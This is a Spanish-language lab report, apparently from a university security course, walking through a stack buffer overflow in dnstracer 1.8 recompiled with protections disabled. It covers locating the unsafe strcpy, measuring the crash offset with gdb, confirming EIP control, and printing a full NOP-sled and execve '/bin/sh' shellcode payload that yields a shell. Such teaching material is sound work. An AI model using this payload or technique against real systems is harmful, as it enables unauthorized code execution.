dnstrace / Ubuntu 12.04.5 LTS, Precise Pangolin

Análisis de Vulnerabilidades

Pacheco Franco Jesús Enrique

jesus.pacheco@bec.seguridad.unam.mx

11/Abril/2019

Objetivo

Obtener una Shell a partir de un bufferoverflow a partir de un programa que fue compilado para ser vulnerable a propósito para fines didácticos.

Preparación del entorno de pruebas.

Se descargo un programa y se cambió la configuración en su archivo Make para hacerlo vulnerable y poder probarlo. La configuración que se utilizo se muestra a continuación.

```
POST_UNINSTALL = :
AMTAR = ${SHELL} /home/ginger/Downloads/dnstracer-1.8/missing --run tar
AWK = mawk
CC = gcc -fno-stack-protector -D_FORTIFY_SOURCE=0 -z norelro -z execstack -mpreferred-stack-boundary=2
DEPDIR = .deps
EXEEXT =
INSTALL_STRIP_PROGRAM = ${SHELL} $(install_sh) -c -s
```


Una vez hechos estos cambios simplemente se ejecuta el comando make para generar el binario.

Explotación


Para empezar a explotar el programa primero observamos el fuente y nos damos cuenta de que se hace uso de la función **strcpy** y se esta copiando una cadena recibida desde terminal a un buffer que tiene un tamaño **NS_MAXDNAME**, entonces nos interesa saber de cuanto es ese tamaño de buffer y en donde nos marca un segmentation fault a la entrada de una cadena de sobrepasa el tamaño del buffer.

```
argv+=optind;

if (argv[0]==NULL) usage();

// check for a trailing dot
strcpy(argv0,argv[0]);
if (argv0[strlen(argv[0])-1]=='.') argv0[strlen(argv[0])-1]=0;

printf("Tracing to %s[%s] via %s, maximum of %d retries\n",
    argv0,rr_types[global_querytype],server_name,global_retries);

srandom(time(NULL));

{
    struct hostent *h;
    if (((h=gethostbyname2(server_name,AF_INET6))==NULL) &&
        ((h=gethostbyname2(server_name,AF_INET))==NULL)) {
```


Llamada a strcpy en el fuente del binario.



Declaración del buffer dentro del main.



Obtención del tamaño del buffer a partir de los archivos de encabezado.



Obtención de la longitud de cadena que hace que el programa marque un segmentation fault.

Ahora que sabemos que el programa truena a los 1053 caracteres lo que sigue es verificar que se cargue a el eip una dirección que podamos proporcionar a través del desbordamiento para este caso utilizaremos gdb y colocaremos “CCCC” al final de nuestra cadena y deberíamos ser capaces de ver que eip toma el valor de 0x43434343.

Para poder ver que efectivamente eip carga el valor de 0x43434343 debemos poner un breakpoint justo antes de que la función main haga su ret, para saber donde poner el breakpoint dentro de gdb ejecutamos el comando disass main y ahí buscamos donde se ejecuta ret.

```
0x08048f5f <+1167>:  call   0x8048a10 <putchar@plt>
0x08048f64 <+1172>:  cmpl   $0x0,0x804e858
0x08048f6b <+1179>:  jne    0x8048f81 <main+1201>
0x08048f6d <+1181>:  lea    -0xc(%ebp),%esp
0x08048f70 <+1184>:  mov    %ebx,%eax
0x08048f72 <+1186>:  pop    %ebx
0x08048f73 <+1187>:  pop    %esi
0x08048f74 <+1188>:  pop    %edi
0x08048f75 <+1189>:  pop    %ebp
0x08048f76 <+1190>:  ret
0x08048f77 <+1191>:  call   0x8048870 <__res_init@plt>
0x08048f7c <+1196>:  jmp    0x8048af3 <main+35>
0x08048f81 <+1201>:  movl   $0xa,(%esp)
```

Entonces necesitamos poner el breakpoint antes de que se ejecute el ret, en este caso escogemos la dirección encerrada en azul *main + 1184.

Posteriormente en gdb le pasamos la cadena de entrada con la que vamos a trabajar. Lo anterior se ve así en gdb.

```
(gdb) b *main + 1184
Breakpoint 1 at 0x8048f70: file dnstracer.c, line 1573.
(gdb) r `python -c 'print "A"*1053 + "CCCC"'`
```

Y ahora si le damos layout asm, layout regs y observamos que en efecto se cargue la dirección.

```
B+  0x8048f70 <main+1184>   mov    %ebx,%eax
    0x8048f72 <main+1186>   pop    %ebx
    0x8048f73 <main+1187>   pop    %esi
    0x8048f74 <main+1188>   pop    %edi
    0x8048f75 <main+1189>   pop    %ebp
>   0x8048f76 <main+1190>   ret
    0x8048f77 <main+1191>   call   0x8048870 <__res_init@plt>
    0x8048f7c <main+1196>   jmp    0x8048af3 <main+35>
    0x8048f81 <main+1201>   movl   $0xa,(%esp)
    0x8048f88 <main+1208>   call   0x8048a10 <putchar@plt>
    0x8048f8d <main+1213>   call   0x804aa80 <display_arecords>
    0x8048f92 <main+1218>   jmp    0x8048f6d <main+1181>
    0x8048f94 <main+1220>   cmpl   $0x0,0x804e7e0
    0x8048f9b <main+1227>   jg     0x8048b30 <main+96>
    0x8048fa1 <main+1233>   mov    0x804e800,%eax
```

```
child process 4458 In:
(gdb) x/2x $esp
0xbfffeef8:     0x41414141      0x43434343
(gdb) si
Cannot access memory at address 0x43434343
(gdb) i r eip
eip            0x43434343       0x43434343
(gdb)
```

Ya que comprobamos que si estamos logrando cargar a eip lo que deseamos solo resta cargarle una dirección de la pila del código que estamos inyectando, para obtener dicha dirección hay que ver el contenido de la pila con x/1000x $esp.


```
0xbffff210:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff220:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff230:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff240:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff250:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff260:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff270:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff280:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff290:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff2a0:     0x41414141      0x41414141      0x41414141      0x41414141
```

Observamos que todas esas direcciones tienen las “A”’s que ingresamos entonces escogemos una dirección de ahí que en este caso será “oxbffff278” y ahora si estamos listos para generar el payload que nos regresará una Shell.

El payload queda de la siguiente manera.

```
  `python -c 'print "\x90"*500 + "\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d
\x1e\x89\x5e\x08\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c
\xcd\x80\xe8\xe1\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x4a\x41\x41
\x41\x41\x4b\x4b\x4b\x4b" + "\x90"*504 + "\x78\xf2\xff\xbf"'`
```

Observamos que tenemos el shellcode dentro de los nopslides y al final una dirección de memoria que se invierte por el little-endian la cual es la dirección de memoria de uno de los NOP del principio. Ahora solo resta probar que funcione.



Como podemos observar se obtuvo una Shell a partir una cadena de entrada que provoca un bufferoverflow.